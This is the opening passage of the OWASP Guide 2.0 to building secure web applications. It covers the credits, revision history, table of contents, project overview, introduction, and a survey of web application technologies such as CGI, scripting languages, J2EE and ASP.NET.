    A Guide to Building Secure Web A pplic ations and Web Ser vices 2.0 Black Hat Edition July 27, 2005 Copyright © 2002-2005. The Open Web Application Security Project (OWASP). All Rights Reserved. Permission is granted to copy, distribute, and/or modify this document provided this copyright notice and attribution to OWASP is retained.
  • 2.
    Frontispiece Frontispiece Dedication To my fellow procrastinators and TiVo addicts, this book proves that given enough “tomorrows,” anything is possible. Andrew van der Stock, July 2005 Copyright and license © 2001 – 2005 Free Software Foundation. The Guide is licensed under the Free Documentation License, a copy of which is found in the Appendix. PERMISSION IS GRANTED TO COPY, DISTRIBUTE, AND/OR MODIFY THIS DOCUMENT PROVIDED THIS COPYRIGHT NOTICE AND ATTRIBUTION TO OWASP IS RETAINED. Editors The Guide has had several editors, all of whom have contributed immensely as authors, project managers, and editors over the lengthy period of the Guide’s gestation Adrian Wiesmann Mark Curphey Andrew van der Stock Ray Stirbei 2
  • 3.
    OWASP Guide 2.0 Authorsand Reviewers The Guide would not be where it is today without the generous gift of volunteer time and effort from many individuals. If you are one of them, and not on this list, please contact Andrew van der Stock, vanderaj@owasp.org Abraham Kang Ernesto Arroyo Neal Krawetz Adrian Wiesmann Frank Lemmon Nigel Tranter Alex Russell Gene McKenna Raoul Endres Amit Klein Hal Lockhart Ray Stirbei Andrew van der Stock Izhar By-Gad Richard Parke Brian Greidanus Jeremy Poteet Robert Hansen Christopher Todd José Pedro Arroyo Roy McNamara Darrel Grundy K.K. Mookhey Steve Taylor David Endler Kevin McLaughlin Sverre Huseby Denis Piliptchouk Mark Curphey Tim Smith Dennis Groves Martin Eizner William Hau Derek Browne Michael Howard Eoin Keary Mikael Simonsson Revision History Date Version Pages Notes June 2002 1.0 93 Mark Curphy, Guide Lead Original Word document lost. June 2002 1.0.1 93 Mark Curphy, Guide Lead Minor changes. September 2002 1.1 98 Mark Curphey, Guide Lead TeX document, document lost. September 2002 1.1.1 70 Mark Curphey, Guide Lead DocBook XML document lost June 2004 2.0a1 104 Adrian Wiesmann, Guide Lead DocBook XML format November 2004 2.0a2 149 Adrian Wiesmann, Guide Lead 3
  • 4.
    Frontispiece Date Version Pages Notes DocBook XML format December 2004 – April 2.0a3 – 2.0a7 134 – 156 pages Andrew van der Stock, Guide Lead 2005 Word format June 2005 2.0b1 211 pages Andrew van der Stock, Guide Lead Word format July 24, 2005 2.0 Release Candidate 262 pages Andrew van der Stock, Guide Lead Word format July 26, 2005 2.0 Blackhat Edition 280 pages Andrew van der Stock, Guide Lead Word format July 27, 2005 2.0.1 Blackhat Edition++ 293 pages Cryptography chapter review from Michael Howard incorporated If you have copies of any of the lost native versions of OWASP (i.e. the original Word, TeX, or DocBook), we would love to hear from you: vanderaj@owasp.org 4
  • 5.
    OWASP Guide 2.0 Tableof Contents FRONTISPIECE ................................................................................................................................................................ 2 DEDICATION ...................................................................................................................................................................... 2 COPYRIGHT AND LICENSE ................................................................................................................................................. 2 EDITORS ............................................................................................................................................................................. 2 AUTHORS AND REVIEWERS .............................................................................................................................................. 3 REVISION HISTORY ........................................................................................................................................................... 3 TABLE OF CONTENTS................................................................................................................................................... 5 ABOUT THE OPEN WEB APPLICATION SECURITY PROJECT .................................................................... 12 STRUCTURE AND LICENSING .......................................................................................................................................... 12 PARTICIPATION AND MEMBERSHIP ................................................................................................................................ 12 PROJECTS ......................................................................................................................................................................... 13 INTRODUCTION ............................................................................................................................................................ 14 WHAT ARE WEB APPLICATIONS? ......................................................................................................................... 16 OVERVIEW ....................................................................................................................................................................... 16 TECHNOLOGIES ............................................................................................................................................................... 16 SMALL TO MEDIUM SCALE APPLICATIONS ...................................................................................................................... 20 LARGE SCALE APPLICATIONS .......................................................................................................................................... 20 CONCLUSION ................................................................................................................................................................... 23 SECURITY ARCHITECTURE AND DESIGN .......................................................................................................... 24 POLICY FRAMEWORKS ............................................................................................................................................. 25 OVERVIEW ....................................................................................................................................................................... 25 ORGANIZATIONAL COMMITMENT TO SECURITY............................................................................................................. 25 OWASP’S PLACE AT THE FRAMEWORK TABLE............................................................................................................. 26 DEVELOPMENT METHODOLOGY ..................................................................................................................................... 29 CODING STANDARDS....................................................................................................................................................... 29 SOURCE CODE CONTROL ................................................................................................................................................ 30 SECURE CODING PRINCIPLES ................................................................................................................................ 31 OVERVIEW ....................................................................................................................................................................... 31 ASSET CLASSIFICATION .................................................................................................................................................. 31 ABOUT ATTACKERS ......................................................................................................................................................... 31 CORE PILLARS OF INFORMATION SECURITY ................................................................................................................... 32 SECURITY ARCHITECTURE .............................................................................................................................................. 32 SECURITY PRINCIPLES..................................................................................................................................................... 34 THREAT RISK MODELING ........................................................................................................................................ 38 THREAT RISK MODELING USING THE MICROSOFT THREAT MODELING PROCESS ....................................................... 38 PERFORMING THREAT RISK MODELING .......................................................................................................................... 38 ALTERNATIVE THREAT MODELING SYSTEMS ............................................................................................................... 45 TRIKE ............................................................................................................................................................................... 45 AS/NZS 4360:2004 RISK MANAGEMENT ..................................................................................................................... 46 CVSS ............................................................................................................................................................................... 47 OCTAVE ........................................................................................................................................................................... 48 CONCLUSION ................................................................................................................................................................... 51 FURTHER READING ......................................................................................................................................................... 52 HANDLING E-COMMERCE PAYMENTS ............................................................................................................... 53 OBJECTIVES ..................................................................................................................................................................... 53 COMPLIANCE AND LAWS ................................................................................................................................................ 53 5
  • 6.
    Frontispiece PCI COMPLIANCE ............................................................................................................................................................ 53 HANDLING CREDIT CARDS ............................................................................................................................................. 55 FURTHER READING ......................................................................................................................................................... 59 PHISHING......................................................................................................................................................................... 60 WHAT IS PHISHING?......................................................................................................................................................... 60 USER EDUCATION ........................................................................................................................................................... 62 MAKE IT EASY FOR YOUR USERS TO REPORT SCAMS ..................................................................................................... 63 COMMUNICATING WITH CUSTOMERS VIA E- MAIL .......................................................................................................... 63 NEVER ASK YOUR CUSTOMERS FOR THEIR SECRETS ...................................................................................................... 65 FIX ALL YOUR XSS ISSUES ............................................................................................................................................. 65 DO NOT USE POP-UPS ....................................................................................................................................................... 65 DON’T BE FRAMED .......................................................................................................................................................... 66 MOVE YOUR APPLICATION ONE LINK AWAY FROM YOUR FRONT PAGE ........................................................................ 66 ENFORCE LOCAL REFERRERS FOR IMAGES AND OTHER RESOURCES ............................................................................. 66 KEEP THE ADDRESS BAR, USE SSL, DO NOT USE IP ADDRESSES................................................................................... 67 DON’T BE THE SOURCE OF IDENTITY THEFT ................................................................................................................... 67 IMPLEMENT SAFE-GUARDS WITHIN YOUR APPLICATION................................................................................................ 67 MONITOR UNUSUAL ACCOUNT ACTIVITY ....................................................................................................................... 68 GET THE PHISHING TARGET SERVERS OFFLINE PRONTO ................................................................................................ 69 TAKE CONTROL OF THE FRAUDULENT DOMAIN NAME ................................................................................................... 70 WORK WITH LAW ENFORCEMENT ................................................................................................................................... 70 WHEN AN ATTACK HAPPENS ........................................................................................................................................... 71 FURTHER READING ......................................................................................................................................................... 71 WEB SERVICES .............................................................................................................................................................. 72 SECURING WEB SERVICES .............................................................................................................................................. 72 COMMUNICATION SECURITY........................................................................................................................................... 73 PASSING CREDENTIALS ................................................................................................................................................... 74 ENSURING MESSAGE FRESHNESS .................................................................................................................................... 74 PROTECTING MESSAGE INTEGRITY ................................................................................................................................. 75 PROTECTING MESSAGE CONFIDENTIALITY ..................................................................................................................... 75 ACCESS CONTROL............................................................................................................................................................ 76 AUDIT .............................................................................................................................................................................. 76 WEB SERVICES SECURITY HIERARCHY .......................................................................................................................... 77 SOAP............................................................................................................................................................................... 78 WS-SECURITY STANDARD.............................................................................................................................................. 79 WS-SECURITY BUILDING BLOCKS ................................................................................................................................. 82 COMMUNICATION PROTECTION MECHANISMS .............................................................................................................. 88 ACCESS CONTROL MECHANISMS ................................................................................................................................... 90 FORMING WEB SERVICE CHAINS.................................................................................................................................... 92 AVAILABLE I MPLEMENTATIONS ..................................................................................................................................... 94 PROBLEMS ....................................................................................................................................................................... 97 FURTHER READING ......................................................................................................................................................... 99 AUTHENTICATION..................................................................................................................................................... 101 OBJECTIVE ..................................................................................................................................................................... 101 ENVIRONMENTS A FFECTED .......................................................................................................................................... 101 RELEVANT COBIT TOPICS ........................................................................................................................................... 101 BEST PRACTICES ........................................................................................................................................................... 102 COMMON WEB AUTHENTICATION TECHNIQUES ........................................................................................................... 102 STRONG AUTHENTICATION ........................................................................................................................................... 105 FEDERATED A UTHENTICATION..................................................................................................................................... 110 CLIENT SIDE AUTHENTICATION CONTROLS .................................................................................................................. 113 POSITIVE AUTHENTICATION ......................................................................................................................................... 114 MULTIPLE KEY LOOKUPS ............................................................................................................................................. 115 REFERER CHECKS .......................................................................................................................................................... 118 6
  • 7.
    OWASP Guide 2.0 BROWSER REMEMBERS PASSWORDS ............................................................................................................................ 119 DEFAULT ACCOUNTS ..................................................................................................................................................... 120 CHOICE OF USERNAMES ................................................................................................................................................ 121 CHANGE PASSWORDS .................................................................................................................................................... 122 SHORT PASSWORDS ....................................................................................................................................................... 123 WEAK PASSWORD CONTROLS ....................................................................................................................................... 124 REVERSIBLE PASSWORD ENCRYPTION .......................................................................................................................... 125 AUTOMATED PASSWORD RESETS .................................................................................................................................. 126 BRUTE FORCE ................................................................................................................................................................ 128 REMEMBER ME.............................................................................................................................................................. 131 IDLE TIMEOUTS ............................................................................................................................................................. 131 LOGOUT ......................................................................................................................................................................... 132 ACCOUNT EXPIRY ......................................................................................................................................................... 133 SELF REGISTRATION ...................................................................................................................................................... 134 CAPTCHA .................................................................................................................................................................... 135 FURTHER READING ....................................................................................................................................................... 137 AUTHORIZATION ....................................................................................................................................................... 138 OBJECTIVES ................................................................................................................................................................... 138 ENVIRONMENTS A FFECTED .......................................................................................................................................... 138 RELEVANT COBIT TOPICS ........................................................................................................................................... 138 PRINCIPLE OF LEAST PRIVILEGE .................................................................................................................................... 138 ACCESS CONTROL LISTS ............................................................................................................................................... 140 CENTRALIZED AUTHORIZATION ROUTINES .................................................................................................................. 141 AUTHORIZATION MATRIX ............................................................................................................................................. 142 CLIENT-SIDE AUTHORIZATION TOKENS ........................................................................................................................ 142 CONTROLLING ACCESS TO PROTECTED RESOURCES .................................................................................................... 144 PROTECTING ACCESS TO STATIC RESOURCES ............................................................................................................... 145 FURTHER READING ....................................................................................................................................................... 146 SESSION MANAGEMENT ......................................................................................................................................... 147 OBJECTIVE ..................................................................................................................................................................... 147 ENVIRONMENTS A FFECTED .......................................................................................................................................... 147 RELEVANT COBIT TOPICS ........................................................................................................................................... 147 DESCRIPTION ................................................................................................................................................................. 147 BEST PRACTICES ............................................................................................................................................................ 148 PERMISSIVE SESSION GENERATION .............................................................................................................................. 150 EXPOSED SESSION VARIABLES ..................................................................................................................................... 150 PAGE AND FORM TOKENS ............................................................................................................................................. 151 WEAK SESSION CRYPTOGRAPHIC ALGORITHMS ......................................................................................................... 152 SESSION TOKEN ENTROPY ............................................................................................................................................ 153 SESSION TIME-OUT ........................................................................................................................................................ 153 REGENERATION OF SESSION TOKENS ........................................................................................................................... 154 SESSION FORGING/BRUTE-FORCING DETECTION AND/OR LOCKOUT ......................................................................... 154 SESSION TOKEN TRANSMISSION ................................................................................................................................... 155 SESSION TOKENS ON LOGOUT ...................................................................................................................................... 156 SESSION HIJACKING ...................................................................................................................................................... 156 SESSION AUTHENTICATION ATTACKS .......................................................................................................................... 157 SESSION VALIDATION ATTACKS .................................................................................................................................. 157 PRESET SESSION ATTACKS ........................................................................................................................................... 158 SESSION BRUTE FORCING.............................................................................................................................................. 159 SESSION TOKEN REPLAY ............................................................................................................................................... 159 FURTHER READING ....................................................................................................................................................... 160 DATA VALIDATION.................................................................................................................................................... 161 OBJECTIVE ..................................................................................................................................................................... 161 PLATFORMS A FFECTED ................................................................................................................................................. 161 7
  • 8.
    Frontispiece RELEVANT COBIT TOPICS ........................................................................................................................................... 161 DESCRIPTION ................................................................................................................................................................. 161 DEFINITIONS .................................................................................................................................................................. 161 WHERE TO INCLUDE INTEGRITY CHECKS ..................................................................................................................... 162 WHERE TO INCLUDE VALIDATION ................................................................................................................................ 162 WHERE TO INCLUDE BUSINESS RULE VALIDATION ...................................................................................................... 162 DATA VALIDATION STRATEGIES .................................................................................................................................. 164 PREVENT PARAMETER TAMPERING............................................................................................................................... 166 HIDDEN FIELDS .............................................................................................................................................................. 166 ASP.NET VIEWSTATE .................................................................................................................................................. 167 URL ENCODING............................................................................................................................................................. 171 HTML ENCODING ......................................................................................................................................................... 171 ENCODED STRINGS ........................................................................................................................................................ 171 DELIMITER AND SPECIAL CHARACTERS........................................................................................................................ 172 FURTHER READING ....................................................................................................................................................... 172 INTERPRETER INJECTION ..................................................................................................................................... 173 OBJECTIVE ..................................................................................................................................................................... 173 PLATFORMS A FFECTED ................................................................................................................................................. 173 RELEVANT COBIT TOPICS ........................................................................................................................................... 173 USER AGENT INJECTION ............................................................................................................................................... 173 HTTP RESPONSE SPLITTING......................................................................................................................................... 178 SQL INJECTION ............................................................................................................................................................. 179 ORM INJECTION............................................................................................................................................................ 180 LDAP INJECTION .......................................................................................................................................................... 181 XML INJECTION ............................................................................................................................................................ 182 CODE INJECTION............................................................................................................................................................ 183 FURTHER READING ....................................................................................................................................................... 184 CANONCALIZATION, LOCALE AND UNICODE ............................................................................................... 185 OBJECTIVE ..................................................................................................................................................................... 185 PLATFORMS A FFECTED ................................................................................................................................................. 185 RELEVANT COBIT TOPICS ........................................................................................................................................... 185 DESCRIPTION ................................................................................................................................................................. 185 UNICODE ........................................................................................................................................................................ 185 INPUT FORMATS ............................................................................................................................................................ 188 LOCALE ASSERTION....................................................................................................................................................... 189 DOUBLE (OR N-) ENCODING .......................................................................................................................................... 190 HTTP REQUEST SMUGGLING ....................................................................................................................................... 190 FURTHER READING ....................................................................................................................................................... 191 ERROR HANDLING, AUDITING AND LOGGING.............................................................................................. 192 OBJECTIVE ..................................................................................................................................................................... 192 ENVIRONMENTS A FFECTED .......................................................................................................................................... 192 RELEVANT COBIT TOPICS ........................................................................................................................................... 192 DESCRIPTION ................................................................................................................................................................. 192 BEST PRACTICES ............................................................................................................................................................ 193 ERROR HANDLING ......................................................................................................................................................... 193 DETAILED ERROR MESSAGES ........................................................................................................................................ 195 LOGGING ........................................................................................................................................................................ 195 NOISE ............................................................................................................................................................................. 199 COVER TRACKS ............................................................................................................................................................. 200 FALSE ALARMS ............................................................................................................................................................. 201 DESTRUCTION ................................................................................................................................................................ 201 AUDIT TRAILS ............................................................................................................................................................... 202 FURTHER READING ....................................................................................................................................................... 203 8
  • 9.
    OWASP Guide 2.0 FILESYSTEM................................................................................................................................................................ 204 OBJECTIVE ..................................................................................................................................................................... 204 ENVIRONMENTS A FFECTED .......................................................................................................................................... 204 RELEVANT COBIT TOPICS ........................................................................................................................................... 204 DESCRIPTION ................................................................................................................................................................. 204 BEST PRACTICES ........................................................................................................................................................... 204 DEFACEMENT ................................................................................................................................................................ 204 PATH TRAVERSAL .......................................................................................................................................................... 205 INSECURE PERMISSIONS ................................................................................................................................................ 206 INSECURE INDEXING ..................................................................................................................................................... 207 UNMAPPED FILES ........................................................................................................................................................... 207 TEMPORARY FILES......................................................................................................................................................... 208 OLD, UNREFERENCED FILES .......................................................................................................................................... 209 SECOND O RDER INJECTION ........................................................................................................................................... 210 FURTHER READING ....................................................................................................................................................... 211 BUFFER OVERFLOWS............................................................................................................................................... 212 OBJECTIVE ..................................................................................................................................................................... 212 PLATFORMS A FFECTED ................................................................................................................................................. 212 RELEVANT COBIT TOPICS ........................................................................................................................................... 212 DESCRIPTION ................................................................................................................................................................. 212 STACK OVERFLOW ........................................................................................................................................................ 213 HEAP O VERFLOW .......................................................................................................................................................... 214 FORMAT STRING ............................................................................................................................................................ 215 UNICODE OVERFLOW .................................................................................................................................................... 216 INTEGER OVERFLOW ..................................................................................................................................................... 217 FURTHER READING ........................................................................................................................................................ 218 ADMINISTRATIVE INTERFACES .......................................................................................................................... 220 OBJECTIVE ..................................................................................................................................................................... 220 ENVIRONMENTS A FFECTED .......................................................................................................................................... 220 RELEVANT COBIT TOPICS ........................................................................................................................................... 220 BEST PRACTICES ............................................................................................................................................................ 220 ADMINISTRATORS ARE NOT USERS ............................................................................................................................... 221 AUTHENTICATION FOR HIGH VALUE SYSTEMS ............................................................................................................. 222 FURTHER READING ....................................................................................................................................................... 222 CRYPTOGRAPHY ........................................................................................................................................................ 223 OBJECTIVE ..................................................................................................................................................................... 223 PLATFORMS A FFECTED ................................................................................................................................................. 223 RELEVANT COBIT TOPICS ........................................................................................................................................... 223 DESCRIPTION ................................................................................................................................................................. 223 CRYPTOGRAPHIC FUNCTIONS ....................................................................................................................................... 224 CRYPTOGRAPHIC ALGORITHMS .................................................................................................................................... 225 STREAM CIPHERS .......................................................................................................................................................... 226 WEAK A LGORITHMS ..................................................................................................................................................... 226 KEY STORAGE ............................................................................................................................................................... 228 INSECURE TRANSMISSION OF SECRETS ......................................................................................................................... 230 REVERSIBLE AUTHENTICATION TOKENS ..................................................................................................................... 231 SAFE UUID GENERATION ............................................................................................................................................. 232 SUMMARY ...................................................................................................................................................................... 233 FURTHER READING ....................................................................................................................................................... 234 CONFIGURATION ....................................................................................................................................................... 236 OBJECTIVE ..................................................................................................................................................................... 236 PLATFORMS A FFECTED ................................................................................................................................................. 236 9
  • 10.
    Frontispiece RELEVANT COBIT TOPICS ........................................................................................................................................... 236 BEST PRACTICES ........................................................................................................................................................... 236 DEFAULT PASSWORDS ................................................................................................................................................... 236 SECURE CONNECTION STRINGS ..................................................................................................................................... 237 SECURE NETWORK TRANSMISSION ............................................................................................................................... 237 ENCRYPTED DATA ......................................................................................................................................................... 238 DATABASE SECURITY .................................................................................................................................................... 239 FURTHER READING ....................................................................................................................................................... 240 MAINTENANCE............................................................................................................................................................ 241 OBJECTIVE ..................................................................................................................................................................... 241 PLATFORMS A FFECTED ................................................................................................................................................. 241 RELEVANT COBIT TOPICS ........................................................................................................................................... 241 BEST PRACTICES ........................................................................................................................................................... 241 SECURITY INCIDENT RESPONSE .................................................................................................................................... 242 FIX SECURITY ISSUES CORRECTLY .............................................................................................................................. 243 UPDATE NOTIFICATIONS ............................................................................................................................................... 244 REGULARLY CHECK PERMISSIONS ................................................................................................................................ 244 FURTHER READING ....................................................................................................................................................... 245 DENIAL OF SERVICE ATTACKS............................................................................................................................ 246 OBJECTIVE ..................................................................................................................................................................... 246 PLATFORMS A FFECTED ................................................................................................................................................. 246 RELEVANT COBIT TOPICS ........................................................................................................................................... 246 DESCRIPTION ................................................................................................................................................................. 246 EXCESSIVE CPU CONSUMPTION ................................................................................................................................... 246 EXCESSIVE DISK I/O CONSUMPTION ............................................................................................................................. 246 EXCESSIVE NETWORK I/O CONSUMPTION ................................................................................................................... 247 USER ACCOUNT LOCKOUT ........................................................................................................................................... 247 FURTHER READING ........................................................................................................................................................ 248 GNU FREE DOCUMENTATION LICENSE ........................................................................................................... 250 PREAMBLE ................................................................................................................................................................. 250 APPLICABILITY AND DEFINITIONS ................................................................................................................... 250 VERBATIM COPYING .............................................................................................................................................. 252 COPYING IN QUANTITY ......................................................................................................................................... 252 MODIFICATIONS ...................................................................................................................................................... 253 COMBINING DOCUMENTS .................................................................................................................................... 255 COLLECTIONS OF DOCUMENTS.......................................................................................................................... 255 AGGREGATION WITH INDEPENDENT WORKS ............................................................................................... 255 TRANSLATION .......................................................................................................................................................... 256 TERMINATION .......................................................................................................................................................... 256 FUTURE REVISIONS OF THIS LICENSE.............................................................................................................. 256 PHP GUIDELINES ........................................................................................................................................................ 257 GLOBAL VARIABLES ...................................................................................................................................................... 257 REGISTER_GLOBALS ...................................................................................................................................................... 258 INCLUDES AND REMOTE FILES ...................................................................................................................................... 259 FILE UPLOAD.................................................................................................................................................................. 261 SESSIONS........................................................................................................................................................................ 263 CROSS- SITE SCRIPTING (XSS)....................................................................................................................................... 265 SQL-INJECTION ............................................................................................................................................................. 267 CODE INJECTION............................................................................................................................................................ 270 COMMAND INJECTION ................................................................................................................................................... 270 CONFIGURATION SETTINGS ........................................................................................................................................... 270 RECOMMENDED PRACTICES .......................................................................................................................................... 271 SYNTAX ......................................................................................................................................................................... 274 10
  • 11.
    OWASP Guide 2.0 SUMMARY ...................................................................................................................................................................... 275 CHEAT SHEETS ........................................................................................................................................................... 277 CROSS SITE SCRIPTING ................................................................................................................................................. 277 11
  • 12.
    About the OpenWeb Application Security Project The Open Web Application Security Project (OWASP) is an open community dedicated to finding and fighting the causes of insecure software. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. http://www.owasp.org/ OWASP is a new type of entity in the security market. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of security technology. We advocate approaching application security as a people, process, and technology problem. The most effective approaches to application security include improvements in all of these areas. Structure and Licensing The OWASP Foundation is the not for profit (501c3) entity that provides the infrastructure for the OWASP community. The Foundation provides our servers and bandwidth, facilitates projects and chapters, and manages the worldwide OWASP Application Security Conferences. All of the OWASP materials are available under an approved open source license. If you opt to become an OWASP member organization, can also use the commercial license that allows you to use, modify, and distribute all of the OWASP materials within your organization under a single license. Participation and Membership Everyone is welcome to participate in our forums, projects, chapters, and conferences. OWASP is a fantastic place to learn about application security, network, and even build your reputation as an expert. Many application security experts and companies participate in OWASP because the community establishes their credibility. If you get value from the OWASP materials, please consider supporting our cause by becoming an OWASP member. All monies received by the OWASP Foundation go directly into supporting OWASP projects. 12
  • 13.
    OWASP Guide 2.0 Projects OWASP projects are broadly divided into two main categories, development projects, and documentation projects. Our documentation projects currently consist of: • The Guide – This document that provides detailed guidance on web application security • Top Ten Most Critical Web Application Vulnerabilities – A high-level document to help focus on the most critical issues • Metrics – A project to define workable web application security metrics • Legal – A project to help software buyers and sellers negotiate appropriate security in their contracts • Testing Guide – A guide focused on effective web application security testing • ISO17799 – Supporting documents for organizations performing ISO17799 reviews • AppSec FAQ – Frequently asked questions and answers about application security Development projects include: • WebScarab - a web application vulnerability assessment suite including proxy tools • Validation Filters – (Stinger for J2EE, filters for PHP) generic security boundary filters that developers can use in their own applications • WebGoat - an interactive training and benchmarking tool that users can learn about web application security in a safe and legal environment • DotNet – a variety of tools for securing .NET environments. 13
  • 14.
    OWASP Guide 2.0 Introduction Welcome to the OWASP Guide 2.0! We have re-written Guide from the ground up, dealing with all forms of web application security issues, from old hoary chestnuts such as SQL injection, through modern concerns such as phishing, credit card handling, session fixation, cross-site request forgeries, and compliance and privacy issues. In Guide 2.0, you will find details on securing most forms of web applications and services, with practical guidance using J2EE, ASP.NET, and PHP samples. We now use the highly successful OWASP Top 10 style, but with more depth, and references to take you further. Security is not a black and white field; it is many shades of grey. In the past, many organizations wished to buy a simple silver security bullet – “do it this way or follow this check list to the letter, and you’ll be safe.” The black and white mindset is invariably wrong, costly, and ineffective. Threat Risk Modeling is the most important mitigation development in web application security in the last three years. We introduce the basics of Microsoft’s Threat Risk Modeling methodology, and provide details of several other competing strategies, include Trike, CVSS, AS4360, and Octave. We strongly urge you to adopt one of them today. If you carefully analyze and select controls via threat risk modeling, you will end up implementing systems that demonstrably reduce business risk, which usually leads to increased security and reduced fraud and loss. These controls are usually cheap, effective, and simple to implement. In some countries, risk-based development is not an optional extra, but legally mandated. For our US readers, Sarbanes Oxley compliance seems deceptively simple: prove that adequate controls are in place for financial systems, and that senior management believes the controls are effective. How does an organization really believe they comply? They audit against an agreed standard, which differs from country to country, but common standards include COBIT, ISO 17799, and so on. The Guide provides keys into COBIT to help fast track your SOX compliance regime and provide a baseline for your vendors and penetration testers. Future editions of the Guide will extend this to ISO 17799. 14
  • 15.
    OWASP Guide 2.0 As with any long-lived project, there is a need to keep the material fresh and relevant. Therefore, some older material has been migrated to OWASP’s portal or outright replaced with updated advice. On a personal note, I wish to extend my thanks to the many authors, reviewers, and editors for their hard work in bringing this guide to where it is today. We stand on the shoulders of giants, and this Guide is no exception. If you have any comments or suggestions on the Guide, please e-mail the Guide mail list (see our web site for details) or contact me directly. Andrew van der Stock, vanderaj@owasp.org Melbourne, Australia July 26, 2005 15
  • 16.
    OWASP Guide 2.0 Whatare web applications? Overview In the early days of the web, web sites consisted of static pages. Obviously, static content prevents the application interacting with the user. As this is limiting, web server manufacturers allowed external programs to run by implementing the Common Gateway Interface (or CGI) mechanism. This allowed input from the user to be sent to an external program or script, processed and then the result rendered back to the user. CGI is the granddaddy of all the various web application frameworks, scripting languages and web services in common use today. CGI is becoming rare now, but the idea of a process executing dynamic information supplied by the user or a data store, and rendering the dynamic output back is now the mainstay of web applications. Technologies CGI CGI is still used by many sites. An advantage for CGI is the ease of writing the application logic in a fast native language, such as C or C++, or to enable a previously non-web enabled application to be accessible via web browsers. There are several disadvantages to writing applications using CGI: 16
  • 17.
    OWASP Guide 2.0 • Most low level languages do not directly support HTML output, and thus a library needs to be written (or used), or HTML output is manually created on the fly by the programmer • The write - compile – deploy - run cycle is slower than most of the later technologies (but not hugely so) • CGI’s are a separate process, and the performance penalty of IPC and process creation can be huge on some architectures • CGI does not support session controls, so a library has to be written or imported to support sessions • Not everyone is comfortable writing in a low level language (such as C or C++), so the barrier of entry is somewhat high, particularly compared to scripting languages • Most 3rd generation languages commonly used in CGI programs (C or C++) suffer from buffer overflows and resource leaks. This requires a fair amount of skill to avoid. CGI can be useful in heavy-duty computation or lengthy processes with a smaller number of users. Filters Filters are used for specific purposes, such as controlling access to a web site, implementing another web application framework (such as Perl, PHP or ASP), or providing a security check. A filter has to be written in C or C++ and can be high performance as it lives within the execution context of the web server itself. Typical examples of a filter interface include Apache web server modules, SunONE’s NSAPI, and Microsoft’s ISAPI. As filters are rarely used specialist interfaces that can directly affect the availability of the web server, they are not considered further. Scripting CGI’s lack of session management and authorization controls hampered the development of commercially useful web applications. Along with a relatively slower development turn around, web developers moved to interpreted scripting languages as a solution. The interpreters run script code within the web server process, and as the scripts were not compiled, the write-deploy-run cycle was a bit quicker. Scripting languages rarely suffer from buffer overflows or resource leaks, and thus are easier for programmers to avoid the one of the most common security issues. 17
  • 18.
    OWASP Guide 2.0 There are some disadvantages: • Most scripting languages aren’t strongly typed and do not promote good programming practices • Scripting languages are generally slower than their compiled counterparts (sometimes as much as 100 times slower) • Scripts often lead to unmentionable code bases that perform poorly as their size grows • It’s difficult (but not impossible) to write multi-tier large scale applications in scripting languages, so often the presentation, application and data tiers reside on the same machine, limiting scalability and security • Most scripting languages do not natively support remote method or web service calls, thus making it difficult to communicate with application servers and external web services. Despite the disadvantages, many large and useful code bases are written in scripting languages, such as eGroupWare (PHP), and many older Internet Banking sites are often written in ASP. Scripting frameworks include ASP, Perl, Cold Fusion, and PHP. However, many of these would be considered interpreted hybrids now, particularly later versions of PHP and Cold Fusion, which pre-tokenize and optimize scripts. Web application frameworks As the boundaries of performance and scalability were being reached by scripting languages, many larger vendors jumped on Sun’s J2EE web development platform. J2EE: 18
  • 19.
    OWASP Guide 2.0 • Uses the Java language to produce fast applications (nearly as fast as C++ applications) that do not easily suffer from buffer overflows and memory leaks • Allowed large distributed applications to run acceptably for the first time • Possesses good session and authorization controls • Enabled relatively transparent multi-tier applications via various remote component invocation mechanisms, and • Is strongly typed to prevent many common security and programming issues before the program even runs There are many J2EE implementations available, including the Tomcat reference implementation from the Apache Foundation. The downside is that J2EE has a similar or steeper learning curve to C++, which makes it difficult for web designers and entry-level programmers to write applications. Recently, graphical development tools made it somewhat easier, but compared to PHP, J2EE is still quite a stretch. Microsoft massively updated their ASP technology to ASP.NET, which uses the .NET Framework and just-in-time MSIL native compilers. .NET Framework in many ways mimicked the J2EE framework, but MS improved on the development process in various ways, such as • Easy for entry level programmers and web designers to whip up smaller applications • Allows large distributed applications • Possesses good session and authorization controls • Programmers can use their favorite language, which is compiled to native code for excellent performance (near to C++ speeds), along with buffer overflow and resource garbage collection • Transparent communication with remote and external components • is strongly typed to prevent many common security and programming issues before the program even runs The choice of between J2EE or ASP.NET frameworks is largely dependant upon platform choice. Applications targeting J2EE theoretically can run with few (if any) changes between any of the major vendors and on many platforms from Linux, AIX, MacOS X, or Windows. In practice, some tweaking is required, but complete re-writes are not required. 19
  • 20.
    OWASP Guide 2.0 ASP.Net is primarily available for the Microsoft Windows platform. The Mono project (http://www.go-mono.com/) can run ASP.NET applications on many platforms including Solaris, Netware, and Linux. There is little reason to choose one over the other from a security perspective. Small to medium scale applications Most applications fall into this category. The usual architecture is a simple linear procedural script. This is the most common form of coding for ASP, Cold Fusion and PHP scripts, but rarer (but not impossible) for ASP.NET and J2EE applications. The reason for this architecture is that it is easy to write, and few skills are required to maintain the code. For smaller applications, any perceived performance benefit from moving to a more scalable architecture will never be recovered in the runtime for those applications. For example, if it takes an additional three weeks of developer time to re-factor the scripts into an MVC approach, the three weeks will never be recovered (or noticed by end users) from the improvements in scalability. It is typical to find many security issues in such applications, including dynamic database queries constructed from insufficiently validated data input, poor error handling and weak authorization controls. This Guide provides advice throughout to help improve the security of these applications. Large scale applications Larger applications need a different architecture to that of a simple survey or feedback form. As applications get larger, it becomes ever more difficult to implement and maintain features and to keep scalability high. Using scalable application architectures becomes a necessity rather than a luxury when an application needs more than about three database tables or presents more than approximately 20 - 50 functions to a user. Scalable application architecture is often divided into tiers, and if design patterns are used, often broken down into re-usable chunks using specific guidelines to enforce modularity, interface requirements and object re-use. Breaking the application into tiers allows the application to be distributed to various servers, thus improving the scalability of the application at the expense of complexity. One of the most common web application architectures is model-view-controller (MVC), which implements the Smalltalk 80 application architecture. MVC is typical of most Apache 20
  • 21.
